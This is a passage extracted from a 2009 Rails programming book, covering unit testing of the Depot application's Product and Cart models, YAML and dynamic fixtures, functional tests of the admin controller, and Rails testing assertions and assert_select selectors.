    U NIT TESTING OF M ODELS 213 So far, we’ve been doing all our work in the development database. Now that we’re running tests, though, Rails needs to use the test database, and right now all we have in that database is an empty schema. Let’s populate the test database schema to match that of our development database. We’ll use the db:test:prepare task to copy the schema across: depot> rake db:test:prepare Now we have a database containing a schema. Let’s try our unit test one more time: depot> ruby -I test test/unit/product_test.rb Loaded suite test/unit/product_test Started . Finished in 0.085795 seconds. 1 tests, 1 assertions, 0 failures, 0 errors OK, that looks better. See how having the stub test wasn’t really pointless? It let us get our test environment all set up. Now that it is, let’s get on with some real tests. But, before we do, I have a confession. I wanted to show you how to set up the test database schema manually and then how to run tests directly. However, there’s a shortcut. You can use the following Rake task: depot> rake test:units This task does two things: it copies the schema into the test database, and then it runs all the tests in the test/unit directory. Go ahead—try it now. If I want to run all my unit tests, I use this Rake task. If I want to work on just a particular test, I’ll use Ruby to run just that file.3 A Real Unit Test We’ve added a fair amount of code to the Product model since Rails first gener- ated it. Some of that code handles validation: Download depot_r/app/models/product.rb validates_presence_of :title, :description, :image_url validates_numericality_of :price validate :price_must_be_at_least_a_cent validates_uniqueness_of :title validates_format_of :image_url, :with => %r{.(gif|jpg|png)$}i, :message => 'must be a URL for GIF, JPG ' + 'or PNG image.' 3. You may have previously noticed the -I test arguments when running unit tests. This causes the test directory to be included in the search path, allowing the all-important test_helper.rb file to be found. This is another thing you don’t have to worry about if you use the Rake task, because it takes care of this little detail for you. Report erratum this copy is (P1.0 printing, March 2009)
  • 214.
    U NIT TESTING OF M ODELS 214 protected def price_must_be_at_least_a_cent errors.add(:price, 'should be at least 0.01' ) if price.nil? || price < 0.01 end How do we know this validation is working? Let’s test it. First, if we create a product with no attributes set, we’ll expect it to be invalid and for there to be an error associated with each field. We can use the model’s valid? method to see whether it validates, and we can use the invalid? method of the error list to see whether there’s an error associated with a particular attribute. Now that we know what to test, we need to know how to tell the test framework whether our code passes or fails. We do that using assertions. An assertion is simply a method call that tells the framework what we expect to be true. The simplest assertion is the method assert, which expects its argument to be true. If it is, nothing special happens. However, if the argument to assert is false, the assertion fails. The framework will output a message and will stop executing the test method containing the failure. In our case, we expect that an empty Product model will not pass validation, so we can express that expectation by asserting that it isn’t valid. assert !product.valid? Let’s write the full test: Download depot_r/test/unit/product_test.rb test "invalid with empty attributes" do product = Product.new assert !product.valid? assert product.errors.invalid?(:title) assert product.errors.invalid?(:description) assert product.errors.invalid?(:price) assert product.errors.invalid?(:image_url) end When we run the test case, we’ll now see two tests executed (the original the truth test and our new test): depot> ruby -I test test/unit/product_test.rb Loaded suite test/unit/product_test Started .. Finished in 0.092314 seconds. 2 tests, 6 assertions, 0 failures, 0 errors Sure enough, the validation kicked in, and all our assertions passed. Clearly at this point we can dig deeper and exercise individual validations. Let’s look at just three of the many possible tests. Report erratum this copy is (P1.0 printing, March 2009)
  • 215.
    U NIT TESTING OF M ODELS 215 First, we’ll check that the validation of the price works the way we expect: Download depot_r/test/unit/product_test.rb test "positive price" do product = Product.new(:title => "My Book Title" , :description => "yyy" , :image_url => "zzz.jpg" ) product.price = -1 assert !product.valid? assert_equal "should be at least 0.01" , product.errors.on(:price) product.price = 0 assert !product.valid? assert_equal "should be at least 0.01" , product.errors.on(:price) product.price = 1 assert product.valid? end In this code we create a new product and then try setting its price to -1, 0, and +1, validating the product each time. If our model is working, the first two should be invalid, and we verify the error message associated with the price attribute is what we expect. The last price is acceptable, so we assert that the model is now valid. (Some folks would put these three tests into three separate test methods—that’s perfectly reasonable.) Next, we’ll test that we’re validating that the image URL ends with one of .gif, .jpg, or .png: Download depot_r/test/unit/product_test.rb test "image url" do ok = %w{ fred.gif fred.jpg fred.png FRED.JPG FRED.Jpg http://a.b.c/x/y/z/fred.gif } bad = %w{ fred.doc fred.gif/more fred.gif.more } ok.each do |name| product = Product.new(:title => "My Book Title" , :description => "yyy" , :price => 1, :image_url => name) assert product.valid?, product.errors.full_messages end bad.each do |name| product = Product.new(:title => "My Book Title" , :description => "yyy" , :price => 1, :image_url => name) assert !product.valid?, "saving #{name}" end end Report erratum this copy is (P1.0 printing, March 2009)
  • 216.
    U NIT TESTING OF M ODELS 216 Here we’ve mixed things up a bit. Rather than write out the nine separate tests, we’ve used a couple of loops, one to check the cases we expect to pass validation, the second to try cases we expect to fail. You’ll notice that we’ve also added an extra parameter to our assert method calls. All of the testing assertions accept an optional trailing parameter containing a string. This will be written along with the error message if the assertion fails and can be useful for diagnosing what went wrong. Finally, our model contains a validation that checks that all the product titles in the database are unique. To test this one, we’re going to need to store product data in the database. One way to do this would be to have a test create a product, save it, then create another product with the same title, and try to save it too. This would clearly work. But there’s a more idiomatic way—we can use Rails fixtures. Test Fixtures In the world of testing, a fixture is an environment in which you can run a test. If you’re testing a circuit board, for example, you might mount it in a test fixture that provides it with the power and inputs needed to drive the function to be tested. In the world of Rails, a test fixture is simply a specification of the initial con- tents of a model (or models) under test. If, for example, we want to ensure that our products table starts off with known data at the start of every unit test, we can specify those contents in a fixture, and Rails will take care of the rest. You specify fixture data in files in the test/fixtures directory. These files contain test data in either comma-separated value (CSV) or YAML format. For our tests, we’ll use YAML, the preferred format. Each YAML fixture file contains the data for a single model. The name of the fixture file is significant; the base name of the file must match the name of a database table. Because we need some data for a Product model, which is stored in the products table, we’ll add it to the file called products.yml. Rails already created this fixture file when we first created the model: # Read about fixtures at http://ar.rubyonrails.org/classes/Fixtures.html one: title: MyString description: MyText image_url: MyString two: title: MyString description: MyText image_url: MyString Report erratum this copy is (P1.0 printing, March 2009)
  • 217.
    U NIT TESTING OF M ODELS 217 The fixture file contains an entry for each row that we want to insert into the database. Each row is given a name. In the case of the Rails-generated fixture, the rows are named one and two. This name has no significance as far as the database is concerned—it is not inserted into the row data. Instead, as we’ll see shortly, the name gives us a convenient way to reference test data inside our test code. Inside each entry you’ll see an indented4 list of attribute name/value pairs. Be careful as you make changes because you will need to make sure the names of the columns are correct in each entry; a mismatch with the database column names may cause a hard-to-track-down exception. Let’s replace the dummy data in the fixture file with something we can use to test our product model. We’ll start with a single book. (Note that you do not have to include the id column in test fixtures.) Download depot_r/test/fixtures/products.yml ruby_book: title: Programming Ruby description: Dummy description price: 1234 image_url: ruby.png Now that we have a fixture file, we want Rails to load up the test data into the products table when we run the unit test. And, in fact, Rails is already doing this (convention over configuration for the win!), but you can control which fixtures to load by specifying the following line in ProductTest: Download depot_r/test/unit/product_test.rb fixtures :products The fixtures directive loads the fixture data corresponding to the given model name into the corresponding database table before each test method in the test case is run. The name of the fixture file determines the table that is loaded, so using :products will cause the products.yml fixture file to be used. Let’s say that again another way. In the case of our ProductTest class, adding the fixtures directive means that the products table will be emptied out and then populated with the single row for the Ruby book before each test method is run. Each test method gets a freshly initialized table in the test database. Using Fixture Data Now that we know how to get fixture data into the database, we need to find ways of using it in our tests. 4. Just like in your config/database.yml, you must use spaces, not tabs, at the start of each of the data lines, and all the lines for a row must have the same indentation. Report erratum this copy is (P1.0 printing, March 2009)
  • 218.
    U NIT TESTING OF M ODELS 218 David Says. . . Picking Good Fixture Names Just like the names of variables in general, you want to keep the names of fix- tures as self-explanatory as possible. This increases the readability of the tests when you’re asserting that product(:valid_order_for_fred) is indeed Fred’s valid order. It also makes it a lot easier to remember which fixture you’re supposed to test against without having to look up p1 or order4. The more fixtures you get, the more important it is to pick good fixture names. So, starting early keeps you happy later. But what do we do with fixtures that can’t easily get a self-explanatory name like valid_order_for_fred? Pick natural names that you have an easier time associ- ating to a role. For example, instead of using order1, use christmas_order. Instead of customer1, use fred. Once you get into the habit of natural names, you’ll soon be weaving a nice little story about how fred is paying for his christmas_order with his invalid_credit_card first, then paying with his valid_credit_card, and finally choosing to ship it all off to aunt_mary. Association-based stories are key to remembering large worlds of fixtures with ease. Clearly, one way would be to use the finder methods in the model to read the data. However, Rails makes it easier than that. For each fixture it loads into a test, Rails defines a method with the same name as the fixture. You can use this method to access preloaded model objects containing the fixture data: simply pass it the name of the row as defined in the YAML fixture file, and it’ll return a model object containing that row’s data. In the case of our product data, calling products(:ruby_book) returns a Product model containing the data we defined in the fixture. Let’s use that to test the validation of unique product titles: Download depot_r/test/unit/product_test.rb test "unique title" do product = Product.new(:title => products(:ruby_book).title, :description => "yyy" , :price => 1, :image_url => "fred.gif" ) assert !product.save assert_equal "has already been taken" , product.errors.on(:title) end Report erratum this copy is (P1.0 printing, March 2009)
  • 219.
    U NIT TESTING OF M ODELS 219 The test assumes that the database already includes a row for the Ruby book. It gets the title of that existing row using this: products(:ruby_book).title It then creates a new Product model, setting its title to that existing title. It asserts that attempting to save this model fails and that the title attribute has the correct error associated with it. If you want to avoid using a hard-coded string for the Active Record error, you can compare the response against its built-in error message table: Download depot_r/test/unit/product_test.rb test "unique title1" do product = Product.new(:title => products(:ruby_book).title, :description => "yyy" , :price => 1, :image_url => "fred.gif" ) assert !product.save assert_equal I18n.translate('activerecord.errors.messages.taken' ), product.errors.on(:title) end (To find a list of these built-in error messages, look for the file validations.rb within the Active Record gem. In Figure 14.1, on the following page, we can see the list of the errors at the time this chapter was written, but it may well have changed by the time you’re reading it.) Testing the Cart Our Cart class contains some business logic. When we add a product to a cart, it checks to see whether that product is already in the cart’s list of items. If so, it increments the quantity of that item; if not, it adds a new item for that product. Let’s write some tests for this functionality. The Rails generate command created source files to hold the unit tests for the database-backed models in our application. But what about the cart? We created the Cart class by hand, and we don’t have a file in the unit test directory corresponding to it. Nil desperandum! Let’s just create one. We’ll simply copy the boilerplate from another test file into a new cart_test.rb file (remembering to rename the class to CartTest): Download depot_r/test/unit/cart_test.rb require 'test_helper' class CartTest < ActiveSupport::TestCase fixtures :products end Report erratum this copy is (P1.0 printing, March 2009)
  • 220.
    U NIT TESTING OF M ODELS 220 { :inclusion => "is not included in the list" , :exclusion => "is reserved" , :invalid => "is invalid" , :confirmation => "doesn't match confirmation" , :accepted => "must be accepted" , :empty => "can't be empty" , :blank => "can't be blank" , :too_long => "is too long (maximum is %d characters)" , :too_short => "is too short (minimum is %d characters)" , :wrong_length => "is the wrong length (should be %d characters)" , :taken => "has already been taken" , :not_a_number => "is not a number" , :greater_than => "must be greater than %d" , :greater_than_or_equal_to => "must be greater than or equal to %d" , :equal_to => "must be equal to %d" , :less_than => "must be less than %d" , :less_than_or_equal_to => "must be less than or equal to %d" , :odd => "must be odd" , :even => "must be even" } Figure 14.1: Standard Active Record validation messages Notice that we’ve included the existing products fixture into this test. This is common practice: we’ll often want to share test data among multiple test cases. In this case, the cart tests will need access to product data because we’ll be adding products to the cart. Because we’ll need to test adding different products to our cart, we’ll need to add at least one more product to our products.yml fixture. The complete file now looks like this: Download depot_r/test/fixtures/products.yml ruby_book: title: Programming Ruby description: Dummy description price: 1234 image_url: ruby.png rails_book: title: Agile Web Development with Rails description: Dummy description price: 2345 image_url: rails.png Report erratum this copy is (P1.0 printing, March 2009)
  • 221.
    U NIT TESTING OF M ODELS 221 Let’s start by seeing what happens when we add a Ruby book and a Rails book to our cart. We’d expect to end up with a cart containing two items. The total price of items in the cart should be the Ruby book’s price plus the Rails book’s price: Download depot_r/test/unit/cart_test.rb def test_add_unique_products cart = Cart.new rails_book = products(:rails_book) ruby_book = products(:ruby_book) cart.add_product rails_book cart.add_product ruby_book assert_equal 2, cart.items.size assert_equal rails_book.price + ruby_book.price, cart.total_price end Let’s run the test: depot> ruby -I test test/unit/cart_test.rb Loaded suite test/unit/cart_test Started . Finished in 0.12138 seconds. 1 tests, 2 assertions, 0 failures, 0 errors So far, so good. Let’s write a second test, this time adding two Rails books to the cart. Now we should see just one item in the cart but with a quantity of 2: Download depot_r/test/unit/cart_test.rb def test_add_duplicate_product cart = Cart.new rails_book = products(:rails_book) cart.add_product rails_book cart.add_product rails_book assert_equal 2*rails_book.price, cart.total_price assert_equal 1, cart.items.size assert_equal 2, cart.items[0].quantity end We’re starting to see a little bit of duplication creeping into these tests. Both create a new cart, and both set up local variables as shortcuts for the fixture data. Luckily, the Ruby unit testing framework gives us a convenient way of setting up a common environment for each test method. If you add a method named setup in a test case, it will be run before each test method—the setup method sets up the environment for each test. We can therefore use it to set up some instance variables to be used by the tests. Report erratum this copy is (P1.0 printing, March 2009)
  • 222.
    U NIT TESTING OF M ODELS 222 Download depot_r/test/unit/cart_test1.rb require 'test_helper' class CartTest < ActiveSupport::TestCase fixtures :products def setup @cart = Cart.new @rails = products(:rails_book) @ruby = products(:ruby_book) end def test_add_unique_products @cart.add_product @rails @cart.add_product @ruby assert_equal 2, @cart.items.size assert_equal @rails.price + @ruby.price, @cart.total_price end def test_add_duplicate_product @cart.add_product @rails @cart.add_product @rails assert_equal 2*@rails.price, @cart.total_price assert_equal 1, @cart.items.size assert_equal 2, @cart.items[0].quantity end end Is this kind of setup useful for this particular test? It could be argued either way. But, as we’ll see when we look at functional testing, the setup method can play a critical role in keeping tests consistent. Unit Testing Support As you write your unit tests, you’ll probably end up using most of the asser- tions in the list that follows: assert(boolean,message) Fails if boolean is false or nil. assert(User.find_by_name("dave" ), "user 'dave' is missing" ) assert_equal(expected, actual,message) assert_not_equal(expected, actual,message) Fails unless expected and actual are/are not equal. assert_equal(3, Product.count) assert_not_equal(0, User.count, "no users in database" ) Report erratum this copy is (P1.0 printing, March 2009)
  • 223.
    U NIT TESTING OF M ODELS 223 assert_nil(object,message) assert_not_nil(object,message) Fails unless object is/is not nil. assert_nil(User.find_by_name("willard" )) assert_not_nil(User.find_by_name("henry" )) assert_in_delta(expected_float, actual_float, delta,message) Fails unless the two floating-point numbers are within delta of each other. Preferred over assert_equal because floats are inexact. assert_in_delta(1.33, line_item.discount, 0.005) assert_raise(Exception, ...,message) { block... } assert_nothing_raised(Exception, ...,message) { block... } Fails unless the block raises/does not raise one of the listed exceptions. assert_raise(ActiveRecord::RecordNotFound) { Product.find(bad_id) } assert_match(pattern, string,message) assert_no_match(pattern, string,message) Fails unless string is matched/not matched by the regular expression in pattern. If pattern is a string, then it is interpreted literally—no regular expression metacharacters are honored. assert_match(/flower/i, user.town) assert_match("bang*flash" , user.company_name) assert_valid(activerecord_object) Fails unless the supplied Active Record object is valid—that is, it passes its validations. If validation fails, the errors are reported as part of the assertion failure message. user = Account.new(:name => "dave" , :email => 'secret@pragprog.com' ) assert_valid(user) flunk(message) Fails unconditionally. unless user.valid? || account.valid? flunk("One of user or account should be valid" ) end Ruby’s unit testing framework provides even more assertions, but these tend to be used infrequently when testing Rails applications, so we won’t discuss them here. You’ll find them in the documentation for Test::Unit.5 Additionally, Rails provides support for testing an application’s routing. We describe that starting on page 458. 5. At http://ruby-doc.org/stdlib/libdoc/test/unit/rdoc/classes/Test/Unit/Assertions.html, for example Report erratum this copy is (P1.0 printing, March 2009)
  • 224.
    F UNCTIONAL TESTING OF C ONTROLLERS 224 14.3 Functional Testing of Controllers Controllers direct the show. They receive incoming web requests (typically user input), interact with models to gather application state, and then respond by causing the appropriate view to display something to the user. So when we’re testing controllers, we’re making sure that a given request is answered with an appropriate response. We still need models, but we already have them covered with unit tests. Rails calls something that tests a single controller a functional test. The Depot application has four controllers, each with a number of actions. There’s a lot here that we could test, but we’ll work our way through some of the high points. Let’s start where the user starts—logging in. Admin It wouldn’t be good if anybody could come along and administer the Depot app. Although we may not have a sophisticated security system, we’d like to make sure that the admin controller at least keeps out the riffraff. Because the AdminController was created with the generate controller script, Rails has a test stub waiting for us in the test/functional directory: Download depot_r/test/functional/admin_controller_test.rb require 'test_helper' class AdminControllerTest < ActionController::TestCase # Replace this with your real tests. test "the truth" do assert true end end The key to functional tests is the ActionController::TestCase superclass. It initial- izes three instance variables needed by every functional test. • @controller contains an instance of the controller under test. • @request contains a request object. In a running, live application, the request object contains all the details and data from an incoming request. It contains the HTTP header information, POST or GET data, and so on. In a test environment, we use a special test version of the request object that can be initialized without needing a real, incoming HTTP request. • @response contains a response object. Although we haven’t seen response objects as we’ve been writing our application, we’ve been using them. Every time we process a request from a browser, Rails is populating a response object behind the scenes. Templates render their data into a response object, the status codes we want to return are recorded in Report erratum this copy is (P1.0 printing, March 2009)
  • 225.
    F UNCTIONAL TESTING OF C ONTROLLERS 225 response objects, and so on. After our application finishes processing a request, Rails takes the information in the response object and uses it to send a response back to the client. The request and response objects are crucial to the operation of our functional tests—using them means we don’t have to fire up a real web server to run controller tests. That is, functional tests don’t necessarily need a web server, a network, or a client. Index: For Admins Only Great, now let’s write our first controller test—a test that simply “hits” the index page: Download depot_r/test/functional/admin_controller_test.rb test "index" do get :index assert_response :success end The get method, a convenience method loaded by the test helper, simulates a web request (think HTTP GET) to the index action of AdminController and captures the response. The assert_response method then checks whether the response was successful. OK, let’s see what happens when we run the test. We’ll use the -n option to specify the name of a particular test method that we want to run: depot> ruby -I test test/functional/admin_controller_test.rb -n test_index Loaded suite test/functional/admin_controller_test Started F Finished in 0.239281 seconds. 1) Failure: test_index(AdminControllerTest) [test/functional/admin_controller_test.rb:20:in `test_index' /Library/Ruby/Gems/1.8/ ... /setup_and_teardown.rb:33:in `__send__' /Library/Ruby/Gems/1.8/ ... /setup_and_teardown.rb:33:in `run']: Expected response to be a <:success>, but was <302> That seemed simple enough, so what happened? A response code of 302 means the request was redirected, so it’s not considered a success. But why did it redirect? Well, because that’s the way we designed ApplicationController. It uses a before filter to intercept calls to actions that aren’t available to users without an administrative login. In this case, the before filter makes sure that the authorize method is run before the index action is run. Report erratum this copy is (P1.0 printing, March 2009)
  • 226.
    F UNCTIONAL TESTING OF C ONTROLLERS 226 Download depot_r/app/controllers/application.rb class ApplicationController < ActionController::Base layout "store" before_filter :authorize, :except => :login #... protected def authorize unless User.find_by_id(session[:user_id]) flash[:notice] = "Please log in" redirect_to :controller => 'admin' , :action => 'login' end end end Since we haven’t logged in, a valid user isn’t in the session, so the request gets redirected to the login action. According to authorize, the resulting page should include a flash notice telling us that we need to log in. OK, so let’s rewrite the functional test to capture that flow: Download depot_r/test/functional/admin_controller_test.rb test "index without user" do get :index assert_redirected_to :action => "login" assert_equal "Please log in" , flash[:notice] end This time when we request the index action, we expect to get redirected to the login action and see a flash notice generated by the view: depot> ruby -I test test/functional/admin_controller_test.rb Loaded suite test/functional/admin_controller_test Started . Finished in 0.0604571 seconds. 1 tests, 2 assertions, 0 failures, 0 errors Indeed, we get what we expect.6 Now we know the administrator-only actions are off-limits until a user has logged in (the before filter is working). Let’s try looking at the index page if we have a valid user. Recall that the application stores the id of the currently logged in user into the session, indexed by the :user_id key. So, to fake out a logged in user, we just need to set a user id into the session before issuing the index request. Our only problem now is knowing what to use for a user id. 6. Depending on your version of Rails, the console log might show three assertions passed. That’s because the assert_redirected_to method in older versions of Rails used two low-level assertions internally. Report erratum this copy is (P1.0 printing, March 2009)
  • 227.
    F UNCTIONAL TESTING OF C ONTROLLERS 227 We can’t just stick a random number in there, because the application con- troller’s authorize method fetches the user row from the database based on its value. It looks as if we’ll need to populate the users table with something valid. And that gives us an excuse to look at dynamic fixtures. Dynamic Fixtures We’ll create a users.yml test fixture to add a row to the users table. We’ll call the user dave. dave: name: dave salt: NaCl hashed_password: ??? All goes well until the hashed_password line. What should we use as a value? In the real table, it is calculated using the encrypted_password method in the user class. This takes a clear-text password and a salt value and creates an SHA1 hash value. Now, one approach would be to crank up script/console and invoke that method manually. We could then copy the value returned by the method, pasting it into the fixture file. That’d work, but it’s a bit obscure, and our tests might break if we change the password generation mechanism. Wouldn’t it be nice if we could use our application’s code to generate the hashed password as data is loaded into the database? Well, take a look at the following: Download depot_r/test/fixtures/users.yml <% SALT = "NaCl" unless defined?(SALT) %> dave: name: dave salt: <%= SALT %> hashed_password: <%= User.encrypted_password('secret' , SALT) %> The syntax on the hashed_password line should look familiar: the <%=...%> direc- tive is the same one we use to substitute values into templates. It turns out that Rails supports these substitutions in test fixtures. That’s why we call them dynamic. Now we’re ready to test the index action again. We have to remember to add the fixtures directive to the admin controller test class: fixtures :users And then we write the test method: Download depot_r/test/functional/admin_controller_test.rb test "index with user" do get :index, {}, { :user_id => users(:dave).id } assert_response :success assert_template "index" end Report erratum this copy is (P1.0 printing, March 2009)
  • 228.
    F UNCTIONAL TESTING OF C ONTROLLERS 228 The key concept here is the call to the get method. Notice that we added a couple of new parameters after the action name. Parameter 2 is an empty hash—this represents the parameters to be passed to the action. Parameter 3 is a hash that’s used to populate the session data. This is where we use our user fixture, setting the session entry :user_id to be our test user’s id. Our test then asserts that we had a successful response (not a redirection) and that the action rendered the index template. (We’ll look at all these assertions in more depth shortly.) Logging In Now that we have a user in the test database, let’s see whether we can log in as that user. If we were using a browser, we’d navigate to the login form, enter our username and password, and then submit the fields to the login action of the admin controller. We’d expect to get redirected to the index listing and to have the session contain the id of our test user neatly tucked inside. Here’s how we do this in a functional test: Download depot_r/test/functional/admin_controller_test.rb test "login" do dave = users(:dave) post :login, :name => dave.name, :password => 'secret' assert_redirected_to :action => "index" assert_equal dave.id, session[:user_id] end Here we used a post method to simulate entering form data and passed the name and password form field values as parameters. What happens if we try to log in with an invalid password? Download depot_r/test/functional/admin_controller_test.rb test "bad password" do dave = users(:dave) post :login, :name => dave.name, :password => 'wrong' assert_template "login" end As expected, rather than getting redirected to the index listing, our test user sees the login form again. Functional Testing Conveniences That was a brisk tour through how to write a functional test for a controller. Along the way, we used a number of support methods and assertions included with Rails that make your testing life easier. Before we go much further, let’s now take a closer look at some of the Rails-specific conveniences for testing controllers. Report erratum this copy is (P1.0 printing, March 2009)
  • 229.
    F UNCTIONAL TESTING OF C ONTROLLERS 229 HTTP Request Methods The methods get, post, put, delete, and head are used to simulate an incoming HTTP request method of the same name. They invoke the given action and make the response available to the test code. Each of these methods takes the same four parameters. Let’s take a look at get as an example: get(action, parameters = nil, session = nil, flash = nil) Executes an HTTP GET request for the given action. The @response object will be set on return. The parameters are as follows: • action: The action of the controller being requested • parameters: An optional hash of HTTP request parameters • session: An optional hash of session variables • flash: An optional hash of flash messages Examples: get :index get :add_to_cart, :id => products(:ruby_book).id get :add_to_cart, { :id => products(:ruby_book).id }, { :session_key => 'session_value' }, { :message => "Success!" } You’ll often want to post form data within a functional test. To do this, you’ll need to know that the data is expected to be a hash nested inside the params hash. The key for this subhash is the name given when you created the form. Inside the subhash are key/value pairs corresponding to the fields in the form. So, to post a form to the create action containing User model data, where the data contains a name and an age, you could use this: post :create, :user => { :name => "dave" , :age => "24" } You can simulate an xml_http_request using this: xhr(method, action, parameters, session, flash) xml_http_request(method, action, parameters, session, flash) Simulates an xml_http_request from a JavaScript client to the server. The first parameter will be :get, :post, :put, :delete, or :head. The remaining parameters are identical to those passed to the get method described previously. xhr(:post, :add_to_cart, :id => 11) Assertions In addition to the standard assertions we listed on page 222, a number of functional test assertions are available after executing a request: assert_dom_equal(expected_html, actual_html,message) Report erratum this copy is (P1.0 printing, March 2009)
  • 230.
    F UNCTIONAL TESTING OF C ONTROLLERS 230 assert_dom_not_equal(expected_html, actual_html,message) Compares two strings containing HTML, succeeding if the two are rep- resented/not represented by the same document object model. Because the assertion compares a complete (normalized) version of both strings, it is fragile in the face of application changes. Consider using assert_select instead. expected = "<html><body><h1>User Unknown</h1></body></html>" assert_dom_equal(expected, @response.body) assert_response(type,message) Asserts that the response is a numeric HTTP status or one of the following symbols. Some of these symbols cover a range of response codes (for example, :redirect means a status of 300–399). • :accepted – 202 • :bad_gateway – 502 • :bad_request – 400 • :conflict – 409 • :continue – 100 • :created – 201 • :error – 500–599 • :expectation_failed – 417 • :failed_dependency – 424 • :forbidden – 403 • :found – 302 • :gateway_timeout – 504 • :gone – 410 • :http_version_not_supported – 505 • :im_used – 226 • :insufficient_storage – 507 • :internal_server_error – 500 • :length_required – 411 • :locked – 423 • :method_not_allowed – 405 • :missing – 404 • :moved_permanently – 301 • :multi_status – 207 • :multiple_choices – 300 • :no_content – 204 • :non_authoritative_information – 203 • :not_acceptable – 406 Report erratum this copy is (P1.0 printing, March 2009)
  • 231.
    F UNCTIONAL TESTING OF C ONTROLLERS 231 • :not_extended – 510 • :not_found – 404 • :not_implemented – 501 • :not_modified – 304 • :ok – 200 • :partial_content – 206 • :payment_required – 402 • :precondition_failed – 412 • :processing – 102 • :proxy_authentication_required – 407 • :redirect – 300-399 • :request_entity_too_large – 413 • :request_timeout – 408 • :request_uri_too_long – 414 • :requested_range_not_satisfiable – 416 • :reset_content – 205 • :see_other – 303 • :service_unavailable – 503 • :success – 200 • :switching_protocols – 101 • :temporary_redirect – 307 • :unauthorized – 401 • :unprocessable_entity – 422 • :unsupported_media_type – 415 • :upgrade_required – 426 • :use_proxy – 305 Examples: assert_response :success assert_response :not_implemented assert_response 200 assert_redirected_to(options,message) Asserts that the redirection options passed in match those of the redirect called in the last action. You can also pass a simple string, which is compared to the URL generated by the redirection. Examples: assert_redirected_to :controller => 'login' assert_redirected_to :controller => 'login' , :action => 'index' assert_redirected_to "http://my.host/index.html" Report erratum this copy is (P1.0 printing, March 2009)
  • 232.
    F UNCTIONAL TESTING OF C ONTROLLERS 232 assert_template(expected,message) Asserts that the request was rendered with the specified template file. Examples: assert_template 'store/index' assert_select(...) See Section 14.3, Testing Response Content, on page 234. assert_tag(...) Asserts that there is a tag/node/element in the body of the response that meets all of the given conditions. The conditions parameter must be a hash of any of the following keys (all are optional): • :tag: The node type must match the corresponding value • :attributes: A hash. The node’s attributes must match the correspond- ing values in the hash. • :parent: A hash. The node’s parent must match the corresponding hash. • :child: A hash. At least one of the node’s immediate children must meet the criteria described by the hash. • :ancestor: A hash. At least one of the node’s ancestors must meet the criteria described by the hash. • :descendant: A hash. At least one of the node’s descendants must meet the criteria described by the hash. • :sibling: A hash. At least one of the node’s siblings must meet the criteria described by the hash. • :after: A hash. The node must be after any sibling meeting the criteria described by the hash, and at least one sibling must match. • :before: A hash. The node must be before any sibling meeting the criteria described by the hash, and at least one sibling must match. • :children: A hash, for counting children of a node. Accepts these keys: – :count: Either a number or a range that must equal (or include) the number of children that match – :less_than: The number of matching children must be less than this number – :greater_than: The number of matching children must be greater than this number – :only: Another hash consisting of the keys to use to match on the children, and only matching children will be counted • :content: The textual content of the node must match the given value. This will not match HTML tags in the body of a tag—only text. Report erratum this copy is (P1.0 printing, March 2009)
  • 233.
    F UNCTIONAL TESTING OF C ONTROLLERS 233 assert_no_tag(...) Identical to assert_tag but asserts that a matching tag does not exist. Rails has some additional assertions to test the routing component of your controllers. We discuss these in Section 21.4, Testing Routing, on page 458. Variables After a request has been executed, functional tests can make assertions using the values in the following variables: assigns(key=nil) Instance variables that were assigned in the last action. assert_not_nil assigns["items" ] The assigns hash must be given strings as index references. For example, assigns[:items] will not work because the key is a symbol. To use symbols as keys, use a method call instead of an index reference: assert_not_nil assigns(:items) We can test that a controller action found three orders with the following: assert_equal 3, assigns(:orders).size session A hash of objects in the session. assert_equal 2, session[:cart].items.size flash A hash of flash objects currently in the session. assert_equal "Danger!" , flash[:notice] cookies A hash of cookies being sent to the user. assert_equal "Fred" , cookies[:name] redirect_to_url The full URL that the previous action redirected to. assert_equal "http://test.host/login" , redirect_to_url Functional Testing Helpers Rails provides the following helper methods in functional tests: find_tag(conditions) Finds a tag in the response, using the same conditions as assert_tag. get :index tag = find_tag :tag => "form" , :attributes => { :action => "/store/add_to_cart/993" } Report erratum this copy is (P1.0 printing, March 2009)
  • 234.
    F UNCTIONAL TESTING OF C ONTROLLERS 234 assert_equal "post" , tag.attributes["method" ] This is probably better written using assert_select. find_all_tag(conditions) Returns an array of tags meeting the given conditions. follow_redirect If the preceding action generated a redirect, this method follows it by issuing a get request. Functional tests can follow redirects only to their own controller. post :add_to_cart, :id => 123 assert_redirect :action => :index follow_redirect assert_response :success fixture_file_upload(path, mime_type) Creates the MIME-encoded content that would normally be uploaded by a browser <input type="file"...> field. Use this to set the corresponding form parameter in a post request. post :report_bug, :screenshot => fixture_file_upload("screen.png" , "image/png" ) with_routing Temporarily replaces ActionController::Routing::Routes with a new RouteSet instance. Use this to test different route configurations. with_routing do |set| set.draw do |map| map.connect ':controller/:action/:id' assert_equal( ['/content/10/show' , {}], map.generate(:controller => 'content' , :id => 10, :action => 'show' ) end end Testing Response Content Rails 1.2 introduced a new assertion, assert_select, which allows you to dig into the structure and content of the responses returned by your application. It generally is more functional and easier to use than assert_tag. For example, a functional test could verify that the response contained a title element con- taining the text Pragprog Books Online Store with the following assertion: assert_select "title" , "Pragprog Books Online Store" For the more adventurous, the following tests that the response contains a <div> with the id cart. Within that <div>, there must be a table containing three rows. The last <td> in the row with the class total-line must have the content $57.70. Report erratum this copy is (P1.0 printing, March 2009)
  • 235.
    F UNCTIONAL TESTING OF C ONTROLLERS 235 assert_select "div#cart" do assert_select "table" do assert_select "tr" , :count => 3 assert_select "tr.total-line td:last-of-type" , "$57.70" end end Rails also provides a css_select helper method that can be used to express even more complicated expressions: # ensure that there are three columns per row assert_equal css_select('tr' ).size * 3, css_select('td' ).size This is clearly powerful stuff. Let’s spend some time looking at it. assert_select is built around Assaf Arkin’s HTML::Selector library. This library allows you to navigate a well-formed HTML document using a syntax drawn heavily from Cascading Style Sheets selectors. On top of the selectors, Rails layers the ability to perform a set of tests on the resulting nodesets. Let’s start by looking at the selector syntax. Selectors Selector syntax is complex—probably more complex than regular expressions. However, its similarity to CSS selector syntax means that you should be able to find many examples on the Web if the brief summary that follows is too condensed. In the description that follows, we’ll borrow the W3C terminology for describing selectors.7 A full selector is called a selector chain. A selector chain is a combination of one or more simple selectors. Let’s start by looking at the simple selectors. Simple Selectors A simple selector consists of an optional type selector, followed by any number of class selectors, id selectors, attribute selectors, or pseudoclasses. A type selector is simply the name of a tag in your document. For example, the following type selector matches all <p> tags in your document: p (It’s worth emphasizing the word all—selectors work with sets of document nodes.) If you omit the type selector, all nodes in the document are selected. A type selector may be qualified with class selectors, id selectors, attribute selectors, or pseudoclasses. Each qualifier whittles down 